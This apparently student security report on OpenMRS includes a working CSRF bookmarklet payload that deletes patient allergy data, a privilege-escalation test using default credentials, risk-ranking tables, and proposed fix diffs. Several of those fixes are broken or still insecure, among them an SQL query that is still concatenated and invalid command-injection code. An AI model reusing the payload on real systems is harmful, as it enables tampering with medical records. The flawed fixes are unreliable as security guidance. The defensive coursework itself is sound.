Description	System vulnerable to CSRF attacks
Steps	1. Please replace the values of the following variables according to your OpenMRS set up [PORT] - Port on which OpenMRS is running [PATIENT] value for patientId found in step 9. [ALLERGY] value for allergyId found in step 11. 2. Launch the openmrs standalone application in the Chrome Browser and bookmark the page. 3. Now open the bookmark manager in Chrome (Ctrl+Shift+O on Windows/Command+option+B on Mac.). 4. Right click the recently bookmarked openmrs application and click on Edit. 5. Set the URL value as: *javascript:var my_params=prompt("Enter your parameters",""); var Target_LINK=prompt("Enter destination", location.href); function post(path, params) { var xForm= document.createElement("form"); xForm.setAttribute("method", "post"); xForm.setAttribute("action", path); for(var key in params) { if(params.hasOwnProperty(key)) { var hiddenField = document.createElement("input"); hiddenField.setAttribute("name", key); hiddenField.setAttribute("value", params[key]); xForm.appendChild(hiddenField); } } document.body.appendChild(xForm); xForm.submit(); } parsed_params={}; my_params.split("&").forEach(function(item) {var s = item.split("="), k=s[0], v=s[1]; parsed_params[k] = v;}); post(Target_LINK, parsed_params); void(0);* 6. Save the bookmark. 7. Log in as the Admin user to the system, create a new patient by clicking Register a patient. 8. Now on the patient page, click on the allergies link to open up the allergies page. 9. Make a note of "patientId" parameter's value in the URL. 10. Click on "Add New Allergy" and select "Aspirin" in the Drug Tab and click on "Save". 11. You will now be in the Allergies page. Click on the Edit action in the Actions column for the Allergy you created. Note the "allergyId" parameter's value in the URL. Click on "Cancel" to go back to the allergies page. 12. Open the bookmark you previously saved. 13. You'll get a prompt asking for parameters. 14. Supply the following value: *patientId=[PATIENT]&returnUrl=/openmrsstandalone/coreapps/clinicianfacing/patient.page?patientId=[PATIENT]&allergyId=[ALLERGY]&action=removeAllergy* 15. After submitting the previous data, you'll be prompted for destination, Supply the following value to it:

	http://localhost:[PORT]/openmrsstandalone/allergyui/allergies.page?patientId=111&
Expected Results	There should be no change to the patient allergy data
Actual Results	The allergy which is linked to [ALLERGY] is removed for the patient [PATIENT]
Test Case Result	FAIL We can deduce that the system is insecure.

2.3. Explicit authorization (Principle 3)

OpenMRS violates the principle of Explicit authorization. According to the principle. a user's authorities must only be provided to other actors as a result of an explicit action that is understood by the user to imply granting. The application should explicitly authorize the user's action when there is a escalation of privilege. OpenMRS does not efficiently check for user authorization while adding a system user, this can be easily exploited to carry out malicious activities especially in insider threat scenarios.

Test Case

Test Case ID	US_2.3
Description	Doctor user can add and remove users by using the Admin console URL (http://localhost:8081/openmrs-standalone/admin/index.htm)
Steps	1. Open OpenMRS application 2. Log in as the Doctor user (default user) using the credentials Username: doctor and Password: Doctor123. 3. Use the following URL http://localhost:8081/openmrs-standalone/admin/index.htm 4. Click on Manage users under Users tab. 5. Click on Add user 6. Click Next under the Create a new person tab. 7. Enter a Given Name(Example: Rock) and Family Name(Example: Johnson), choose gender (Example: Male), Enter a password(Example: Doctor123), enter a Username(Example: rock123). Select the role "Privillege Level: Full". 8. Save the user.

	9. Now try to login ass that user.
Expected Results	OpenMRS should not allow to create a user in the first place and also not allow to log in as the newly created user
Actual Results	User is created and also allowed to login as that user.

Test Case Result	FAIL OpenMRS does not have authorization rules with fine granularity.

3. Protection Poker:

New Requirements:

1. **Patient Hospitalization**
A patient hospitalization module should be included to the OpenMRS system that enables patients to be admitted to a ward with an associated unique tracking number. This module must include the ability to search for available wards and admit patients in them.

2. **Lab Visits**
OpenMRS system must allow entry of each patient's lab visit information for tests such as X-Rays, blood tests and scans as well as their results.

3. **Patient Log-In**
OpenMRS system must allow patients to create accounts and log onto them so that they can view their medical records.

4. **Notifications to Patients**
OpenMRS system should send email notifications to a patient when their medical records are being accessed. The email should contain who has accessed the medical records and what medical records were accessed along with the time stamp.

5. **Pharmacy Module**
A pharmacy module must be included to the OpenMRS system that enables prescriptions to be automatically filled for a patient after each visit.

Assigning value points to data tables being used in above requirements:

Table	Value
visit	5
visit_type	5
visit_attribute_type	40
patient	100
patient_hospitalization**(new)**	40
patient_identifier	2
patient_identifier_type	2
location	1
location_tag_map	1
location_tag	1
location_attribute	2
location_attribute_type	1
encounter	2
encounter_type	2
encounter_provider	2
encounter_role	1
provider	1
provider_attribute	1
provider_attribute_type	1
orders	5
order_type	5

drug_order	5
pharmacy**(new)**	50

Data tables used by requirements:

Requirement	Data Table Used	Table Value points	Maximum Value
Patient Hospitalization	patient_hospitalization	40	100
Lab Visits	Visit, visit_type, visit_attribute_type	50	100
Patient Log-In	patient	100	100
Notifications for Patient Information	Patient_identifier, patient_identifier_type, location, location_tag_map, location_tag, location_attribute, location_attribute_type, encounter, encounter_type, encounter_provider, encounter_role, provider, provider_attribute, provider_attribute_type	20	100
Pharmacy Module	Orders, order_type, drug_order, Visit_type, pharmacy	70	100

Security Risk Calculation:

Team member: Arun

Requirement	Ease of Attack	Value of Assets	Security Risk	Rank of Security Risk
Patient Hospitalization	40	40	1600	2
Lab Visits	8	50	400	4
Patient Log-In	20	100	2000	1
Notifications	2	20	40	5
Pharmacy Module	8	70	560	3

Team member: Bhaskar

Requirement	Ease of Attack	Value of Assets	Security Risk	Rank of Security Risk
Patient Hospitalization	20	40	800	3
Lab Visits	13	50	650	4
Patient Log-In	40	100	4000	1
Notifications	5	20	100	5
Pharmacy Module	40	70	2800	2

Team member: Ananthram

Requirement	Ease of Attack	Value of Assets	Security Risk	Rank of Security Risk
Patient Hospitalization	20	40	800	3
Lab Visits	8	50	400	4
Patient Log-In	40	100	4000	1
Notifications	8	20	160	5
Pharmacy Module	13	70	910	2

Team member: Nivedita

Requirement	Ease of Attack	Value of Assets	Security Risk	Rank of Security Risk
Patient Hospitalization	20	40	800	3
Lab Visits	13	50	650	4
Patient Log-In	40	100	4000	1
Notifications	2	20	40	5
Pharmacy Module	20	70	1400	2

Final Table:

Requirement	Ease of Attack	Value of Assets	Security Risk	Rank of Security Risk
Patient	20	40	800	3

Hospitalization				
Lab Visits	8	50	400	4
Patient Log-In	40	100	4000	1
Notifications	2	20	40	5
Pharmacy Module	20	70	1400	2

Explanation:

We started protection poker by assigning value points to database tables and using them in the requirements. Two new tables: patient_hospitalization and pharmacy need to be created to support the suggested functionalities for OpenMRS system.

Thereafter each teammate individually assigned ''Ease of Attack Points' and then calculated Security Risks based on those assigned points and ranked them. Then, we discussed the 'Ease of Attack' points from all 4 of our tables to agree on a final 'Ease of Attack' points which we then assigned to each new functional requirement. Hence, the game informed all our final rankings depending on each requirement 's security risk. For example, one teammate had anticipated requirement 1 (Patient Hospitalization) to be much more riskier than requirement 5 (Pharmacy module), while others had a different conclusion. After the game was played, it was obvious that requirement 5 enabled more possible attack vectors into the system, increasing the ease of attack and thus had a significantly higher security risk. Though, requirement 5 was ranked as 2 and requirement 1 was ranked as 3.

Requirement 3 (patient log-in) was found to bear the highest security risk in the system (if implemented) as the 'Ease of Attack' points and the value of the patient table in the database was the highest overall. Requirement 2 (lab visits) had access to a valuable part of the database but the ease of attack is quite less. Hence, it poses a lower security risk ranking of 4. Requirement 4 (notifications) was ranked as the least risky of all, as we all agreed that an attack on it will be mostly intangible.

4. Bug Fixes:

1. **Fix #1: To Reduce Log Forging**

File Name:

openmrs-core/api/src/main/java/org/openmrs/api/db/hibernate/HibernateUserDAO.java

File Path:

https://github.com/openmrs/openmrs-core/blob/571f3080b3d870dd7c1d3a00a01aab1fd3fe2295/api/src/main/java/org/openmrs/api/db/hibernate/HibernateUserDAO.java

```
 1   /**
 2        * @see org.openmrs.api.UserService#getUserByUsername(java.lang.String)
 3        */
 4       @Override
 5       @SuppressWarnings("unchecked")
 6       public User getUserByUsername(String username) {
 7               Query query = sessionFactory.getCurrentSession().createQuery(
 8                   "from User u where u.retired = '0' and (u.username = ? or u.systemId = ?)");
 9               query.setString(0, username);
10               query.setString(1, username);
11               List<User> users = query.list();
12
13               if (users == null || users.isEmpty()) {
-                       log.warn("request for username '" + username + "' not found");
14 +                     log.warn("request for username the mentioned User name not found");
15                       return null;
16               }
17
18               return users.get(0);
19       }
```

Note: *This information is not mentioned in part 1 of report, hence is not removed.*

Fix #2 : SQL Injection:

File Name:

openmrs-core/api/src/main/java/org/openmrs/util/databasechange/MigrateAllergiesChangeSet.java

File Path:

https://github.com/openmrs/openmrs-core/blob/df4621c1928148d6a3c417c9fdee4004904fb63e/api/src/main/java/org/openmrs/util/databasechange/MigrateAllergiesChangeSet.java

```
 1   private Integer getConceptByGlobalProperty(Database database, String globalPropertyName) throws Exception {
 2           JdbcConnection connection = (JdbcConnection) database.getConnection();
-                   Statement stmt = connection.createStatement();
-                   ResultSet rs = stmt.executeQuery("SELECT property_value FROM global_property WHERE property = '" + globalPropertyName + "'");
 3 +                 String sql = "SELECT property_value FROM global_property WHERE property = ?";
 4 +                 PreparedStatment prepStmt = connection.prepareStatement(sql);
 5 +                 prepStmt.setString(1,globalPropertyName);
 6 +                 ResultSet rs = prepStmt.executeQuery();
 7           if (rs.next()) {
 8                   String uuid = rs.getString("property_value");
-                       rs = stmt.executeQuery("SELECT concept_id FROM concept WHERE uuid = '" + uuid + "'");
 9 +                     Statement selectStatement = connection.createStatement();
10 +                     rs = selectStatement.executeQuery("SELECT concept_id FROM concept WHERE uuid = '" + uuid + "'");
11                   if (rs.next()) {
12                           return rs.getInt("concept_id");
13                   }
14           }
15
16           throw new IllegalStateException("Configuration required: " + globalPropertyName);
17   }
```

Reference: This issue was discovered in the **Issue No. 3** of *'Issues Identified in OpenMRS using Fortify'* section of Project Phase 3.

Explanation: Existing lines of code in both the above files introduces SQL Injection (OWASP A1) in the application. Prepared Statement is advisable to be used, so that the variables are not exposed and this will ensure that the application remains secure. The changes shown in green, will make sure that SQL injection is prevented in future.

Fix #3 : To mitigate Privacy Violation through Heap Inspection:

File Name:
openmrs-core/api/src/main/java/org/openmrs/migration/MigrationHelper.java
File Path:
https://github.com/openmrs/openmrs-core/blob/73558b0b492b5d1f255844d23658f5d5acb99
471/api/src/main/java/org/openmrs/migration/MigrationHelper.java

```
1    // Generate a temporary password: 8-12 random characters
2                     String pass = null;
3                     {
4                             int length = rand.nextInt(4) + 8;
5                             char[] password = new char[length];
6                             for (int x = 0; x < length; x++) {
7                                     int randDecimalAsciiVal = rand.nextInt(93) + 33;
8                                     password[x] = (char) randDecimalAsciiVal;
9                             }
10                            pass = new String(password);
11                    }
12                    us.createUser(user, pass);
13                    ++ret;
14            }
15 +                   System.gc();
16             return ret;
17         }
```

Reference: This issue was discovered in the **Issue No. 8** of **'Issues Identified in OpenMRS using Fortify'** section of Project Phase 3.

Explanation:
If an attacker performs heap inspection, the password that is stored may introduce Password Protection Vulnerability. By adding System.gc() function, we ensure that garbage collection takes place explicitly and the password string object is removed from the heap when it goes out of scope. This function is not called within the for loop as it might affect the performance of the application.

Fix #4 : Blacklisting and Whitelisting to Prevent Command Injection:

File Name:
openmrs-core/api/src/test/java/org/openmrs/test/MigrateDataSet.java

File Path:
https://github.com/openmrs/openmrs-core/blob/df148feaddd762ffe7394eabfbdc491eed5e28
d0/api/src/test/java/org/openmrs/test/MigrateDataSet.java

```
1   try {
2                   // Needed to add support for working directory because of a linux
3                   // file system permission issue.
4                   // Could not create lcab.tmp file in default working directory
5                   // (jmiranda).
-                   Process p = (wd != null) ? Runtime.getRuntime().exec(cmds, null, wd) : Runtime.getRuntime().exec(cmds);
-
6  +                if (Process p = (wd != null))
7  +                {
8  +                final List<String> blackList = Arrays.asList("cmd1", "cmd2", "cmd3");
9  +                final List<String> whiteList = Arrays.asList("cmd11", "cmd22", "cmd33");
10 +                if(whiteList.contains(cmds))
11 +                        Runtime.getRuntime().exec(cmds, null, wd);
12 +                else if(blackList.contains(cmds))
13 +                        Runtime.getRuntime().exec(cmds);
14 +
15 +                }
16                  // get the stdout
17                  out.append("Normal cmd output:\n");
18                  Reader reader = new InputStreamReader(p.getInputStream());
19                  BufferedReader input = new BufferedReader(reader);
20                  int readChar = 0;
21                  while ((readChar = input.read()) != -1) {
22                          out.append((char) readChar);
23                  }
24                  input.close();
25                  reader.close();
```

Reference: This issue was discovered in the **Issue No. 2** of *'Issues Identified in OpenMRS using Fortify'* section of Project Phase 3.

Explanation:
exec() function is called with a command from untrusted user data which can lead to command injection. To avoid this vulnerability a predetermined set of commands for blacklist and whitelist and depending on which list the command falls in, accordingly execute the command or disallow it. This way, we can ensure that command injection is avoid by allowing only safe commands to execute and inhibiting malicious commands.

Fix #5 : Stored XSS in form:

Reference:
This bug is taken from the Test case 1 for Fuzzing With Zap for XSS from project 2.

Explanation:

When patient fills form on patient page, the input is not validated properly. So if javascript code is filled in the form and sent to server it gets stored in the database. Thus, if the patient page is reloaded the script gets executed. This attack can be replicated on many forms in the OpenMRS system.

It could be fixed by using the StringEscapeUtils class in Java. The savePatient function in PatientServiceImpl class is called when patient details are modified. The fix escapes the input in this function before it is written to the database.

Classes modified:

PersonName.java

```
11.                                              11.
12. import static org.apache.commons.lang.StringUtils.defaultString;    12. import static org.apache.commons.lang.StringUtils.defaultString;
13.                                              13.
14. import java.util.ArrayList;                  14. import java.util.ArrayList;
15. import java.util.Comparator;                 15. import java.util.Comparator;
16. import java.util.Date;                        16. import java.util.Date;
17. import java.util.List;                        17. import java.util.List;
18.                                              18.
                                                 19. import org.apache.commons.lang.StringEscapeUtils;
19. import org.apache.commons.lang.builder.EqualsBuilder;   20. import org.apache.commons.lang.builder.EqualsBuilder;
20. import org.codehaus.jackson.annotate.JsonIgnore;        21. import org.codehaus.jackson.annotate.JsonIgnore;
21. import org.hibernate.search.annotations.Analyzer;       22. import org.hibernate.search.annotations.Analyzer;
22. import org.hibernate.search.annotations.Boost;          23. import org.hibernate.search.annotations.Boost;

87.        private String degree;               88.        private String degree;
88.                                              89.
89.        private static String format = OpenmrsConstants.PERSON_NAME_    90.        private static String format = OpenmrsConstants.PERSON_NAME_F
    FORMAT_SHORT;                                    ORMAT_SHORT;
90.                                              91.
91.        // Constructors                       92.        // Constructors
92.                                              93.
93.        /** default constructor */            94.        /** default constructor */
94.        public PersonName() {                 95.        public PersonName() {
                                                 96.        }
                                                 97.
                                                 98.        public void htmlEscape(){
                                                 99.            this.givenName = StringEscapeUtils.escapeHtml(this.g
                                                     ivenName);
                                                 100.           this.middleName = StringEscapeUtils.escapeHtml(this.
                                                     middleName);
                                                 101.           this.familyName = StringEscapeUtils.escapeHtml(this.
                                                     familyName);
                                                 102.           this.familyName2 = StringEscapeUtils.escapeHtml(thi
                                                     s.familyName2);
                                                 103.           this.familynamePrefix = StringEscapeUtils.escapeHtml
                                                     (this.familynamePrefix);
                                                 104.           this.familyNameSuffix = StringEscapeUtils.escapeHtml
                                                     (this.familyNameSuffix);
                                                 105.           this.degree = StringEscapeUtils.escapeHtml(this.degr
                                                     ee);
95.        }                                     106.        }
96.                                              107.
97.        /** constructor with id */            108.        /** constructor with id */
98.        public PersonName(Integer personNameId) {   109.        public PersonName(Integer personNameId) {
99.            this.personNameId = personNameId;  110.            this.personNameId = personNameId;
100.        }                                     111.        }
101                                              112
```

PatientServiceImpl.java.

```
10. package org.openmrs.api.impl;
11.

12. import org.apache.commons.lang.StringUtils;
13. import org.openmrs.Allergen;
14. import org.openmrs.Allergies;
15. import org.openmrs.Allergy;
```

```
10. package org.openmrs.api.impl;
11.
12. import org.apache.commons.lang.StringEscapeUtils;
13. import org.apache.commons.lang.StringUtils;
14. import org.openmrs.Allergen;
15. import org.openmrs.Allergies;
16. import org.openmrs.Allergy;
```

```
130.
131.             setPreferredPatientIdentifier(patient);
132.             setPreferredPatientName(patient);
133.             setPreferredPatientAddress(patient);


134.
135.             return dao.savePatient(patient);
136.         }
```

```
131.
132.             setPreferredPatientIdentifier(patient);
133.             setPreferredPatientName(patient);
134.             setPreferredPatientAddress(patient);
135.
136.             patient.htmlEscape();
137.
138.             return dao.savePatient(patient);
139.         }
```

Person.java

```
22.

23. import org.codehaus.jackson.annotate.JsonIgnore;
24. import org.hibernate.search.annotations.ContainedIn;
```

```
22.
23. import org.apache.commons.lang.StringEscapeUtils;
24. import org.codehaus.jackson.annotate.JsonIgnore;
25. import org.hibernate.search.annotations.ContainedIn;
```

```
150.
151.             setPatient(person.getIsPatient());
```

```
152.         }
```

```
151.
152.             setPatient(person.getIsPatient());
153.
154.         }
155.
156.     public void HtmlEscape(){
157.         if(getNames() != null && getNames.size()>0){
158.             for(PersonName name : getNames()){
159.                 name.htmlEscape();
160.             }
161.         }
162.         if(getAddresses()!= null && getAddressessize()>0){
163.             for(PersonAddress address : getAddresses())
{
164.                 address.htmlEscape();
165.             }
166.         }
167.     }
```

PersonAddress.java

```
14. import java.util.Calendar;
15. import java.util.Date;
16.

17. import org.apache.commons.lang.StringUtils;
18. import org.apache.commons.lang.builder.EqualsBuilder;
```

```
14. import java.util.Calendar;
15. import java.util.Date;
16.
17. import org.apache.commons.lang.StringEscapeUtils;
18. import org.apache.commons.lang.StringUtils;
19. import org.apache.commons.lang.builder.EqualsBuilder;
```

```
216.      @Override
217.      public String getCountry() {
218.          return country;
```

```
217.      @Override
218.      public String getCountry() {
219.          return country;
220.      }
221.
222.      public void HtmlEscape(){
223.              this.address1 = StringEscapeUtils.escapeHtml(address
      1);
224.              this.address2 = StringEscapeUtils.escapeHtml(address
      2);
225.              this.address3 = StringEscapeUtils.escapeHtml(address
      3);
226.              this.address4 = StringEscapeUtils.escapeHtml(address
      4);
227.              this.address5 = StringEscapeUtils.escapeHtml(address
      5);
228.              this.address6 = StringEscapeUtils.escapeHtml(address
      6);
229.              this.address7 = StringEscapeUtils.escapeHtml(address
      7);
230.              this.address8 = StringEscapeUtils.escapeHtml(address
      8);
231.              this.address9 = StringEscapeUtils.escapeHtml(address
      9);
232.              this.address10 = StringEscapeUtils.escapeHtml(addres
      s10);
233.              this.address11 = StringEscapeUtils.escapeHtml(addres
      s11);
234.              this.address12 = StringEscapeUtils.escapeHtml(addres
      s12);
235.              this.address13 = StringEscapeUtils.escapeHtml(addres
      s13);
236.              this.address14 = StringEscapeUtils.escapeHtml(addres
      s14);
237.              this.address15 = StringEscapeUtils.escapeHtml(addres
      s15);
238.              this.cityVillage = StringEscapeUtils.escapeHtml(city
      Village);
239.              this.countyDistrict = StringEscapeUtils.escapeHtml(c
      ountyDistrict);
240.              this.stateProvince = StringEscapeUtils.escapeHtml(st
      ateProvince);
241.              this.country = StringEscapeUtils.escapeHtml(countr
      y);
242.              this.postalCode = StringEscapeUtils.escapeHtml(posta
      lCode);
243.      }
```

```
219.      }
220.
221.      /**
222.       * @param country The country to set.
223.       */
```

```
244.
245.      /**
246.       * @param country The country to set.
247.       */
```

#3 Pull Request

We have chosen to fix the SQL Injection attack on MigrateAllergiesChangeSet.java file, which is present in the following path:

openmrs-core/api/src/main/java/org/openmrs/util/databasechange/MigrateAllergiesChangeSet.java

Link to the Diff:

https://github.com/openmrs/openmrs-core/compare/master...arun5493:master?diff=split&expand=1&name=master

or
https://github.com/openmrs/openmrs-core/commit/34db80e71abb3c338b5139e6df6b9455362f30b2

Note: Both points to the same diff, but are two different ways to access the same.

Description of the Fix:

The original code in this page is insecure and is vulnerable to SQL Injection attacks. Thus, in this fix, we are using Prepared Statements, to take care of SQL Injection. We have followed the standard method to define the prepared statements.